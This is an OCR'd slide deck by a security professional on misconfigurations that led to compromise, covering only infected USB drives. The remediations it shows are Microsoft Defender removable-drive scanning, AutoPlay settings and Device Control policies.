M C 2

7 misconfigurations that have led to compromise

Thijs Lecomte

Thijs Lecomte

Security MVP (SIEM & XDR)
SOC Team Lead @ The Collective

@thijslecomte

https://365bythijs.be

https://practical365.com


https://www.linkedin.com/in/thijs-lecomte-13a0bb7b/

1. USB Drives

The issue

- Infected USB drives
- Oldest trick in the book
- No sophisticated malware
  - Common/off the shelf malware
  - Tends to be stopped by AV
- Observed daily
- Better safe than sorry

Defender Scanning



AllowFullScanRemovableDriveScanning


Scope	Editions	Applicable OS
✓ Device ✗ User	✓ Pro ✓ Enterprise ✓ Education ✓ IoT Enterprise / IoT Enterprise LTSC	✓ Windows 10, version 1607 [10.0.14393] and later

```
./Device/Vendor/MSFT/Policy/Config/Defender/AllowFullScanRemovableDriveScanning
```

This policy setting allows you to manage whether or not to scan for malicious software and unwanted software in the contents of removable drives, such as USB flash drives, when running a full scan.

- If you enable this setting, removable drives will be scanned during any type of scan.
- If you disable or don't configure this setting, removable drives won't be scanned during a full scan. Removable drives may still be scanned during quick scan and custom scan.

Remediations - Autoplay



CD Drive (D:)

Choose what to do with this disc.


Install or run program from your media

Run setup.exe
Published by Microsoft Corporation

Other choices

Open folder to view files
File Explorer

Take no action



Settings

Home

Find a setting

Devices

Bluetooth & other devices

Printers & scanners

Mouse

Typing

Pen & Windows Ink

AutoPlay

USB

AutoPlay

Use AutoPlay for all media and devices

On

Choose AutoPlay defaults

Removable drive

Take no action


- Play video files (VideoLAN VLC media player)
- Play (Windows Media Player)
- Take no action
- Open folder to view files (File Explorer)
- Ask me every time

Choose a default

Related settings

Default app settings

Remediations – Block Removable Drives



Removable Disk Deny Write Access: Not configured

Not configured

Removable Storage Access

WPD Devices: Deny read access: Not configured

WPD Devices: Deny read access (User): Not configured


WPD Devices: Deny write access: Not configured

WPD Devices: Deny write access (User): Not configured

Remediations – Device Control


Configuration options

- User scoping
- Device scoping
- Allow, deny, audit
- Read, Write, Execute
- Scope devices



Property	Description	Windows devices	Mac devices	Printers
`FriendlyNameId`	The friendly name in Windows Device Manager	Y	N	Y
`PrimaryId`	The type of the device	Y	Y	Y
`VID_PID`	Vendor ID is the four-digit vendor code that the USB committee assigns to the vendor. Product ID is the four-digit product code that the vendor assigns to the device. Wildcards are supported. For example, `0751_55E0`	Y	N	Y
`PrinterConnectionId`	The type of printer connection: - `USB`: A printer connected through USB port of a computer. - `Network`: A network printer is a printer that is accessible by network connection, making it usable by other computers connected to the network. - `Corporate`: A corporate printer is a print queue shared through on-premises Windows Print Server. - `Universal`: Universal Print is a modern print solution that organizations can use to manage their print infrastructure through cloud services from Microsoft. What is Universal Print? - Universal Print | Microsoft Docs - `File`: 'Microsoft Print to PDF' and 'Microsoft XPS Document Writer' or other printers using a FILE: or PORTPROMPT: port - `Custom`: printer that isn't connecting through Microsoft print port - `Local`: printer not any of previously mentioned types. For example, print through RDP or redirect printers	N	N	Y
`BusId`	Information about the device (for more information, see the sections that follow this table)	Y	N	N
`DeviceId`	Information about the device (for more information, see the sections that follow this table)	Y	N	N
`HardwareId`	Information about the device (for more information, see the sections that follow this table)	Y	N	N
`InstancePathId`	Information about the device (for more information, see the sections that follow this table)	Y	N	N
`SerialNumberId`	Information about the device (for more information, see the sections that follow this table)	Y	Y	N
`PID`	Product ID is the four-digit product code that the vendor assigns to the device	Y	Y	N
`VID`	Vendor ID is the four-digit vendor code that the USB committee assigns to the vendor.	Y	Y	N
`DeviceEncryptionStateId`	(Preview) The BitLocker encryption state of a device. Valid values are `BitlockerEncrypted` or `Plain`	Y	N	N
`APFS Encrypted`	If the device is APFS encrypted	N	Y	N

Remediations – Device Control



Home > Endpoint security | Attack surface reduction >

Create Policy ...

Device Control

Configure access controls for devices you defined in 'Reusable settings' and implement protections against threats from unauthorized endpoints. Note: Settings in the 'Device Control' and 'Defender' categories apply only to devices onboarded to Microsoft Defender for Endpoint (MDE).

Defender

Device Control


Set up access controls for devices you defined in 'Reusable settings'. Ensure the 'Device Control Enabled' setting is activated for these rules to apply to devices. Note: For these rules to apply, devices defined here must be onboarded to Microsoft Defender for Endpoint (MDE).

ID *

+ Add — Remove

□	Name	Included Devices	Excluded Devic...	Access
□	*	+ Set reusable settings	+ Set reusable ...	⚠ Configure inst

Remediations – Device Control



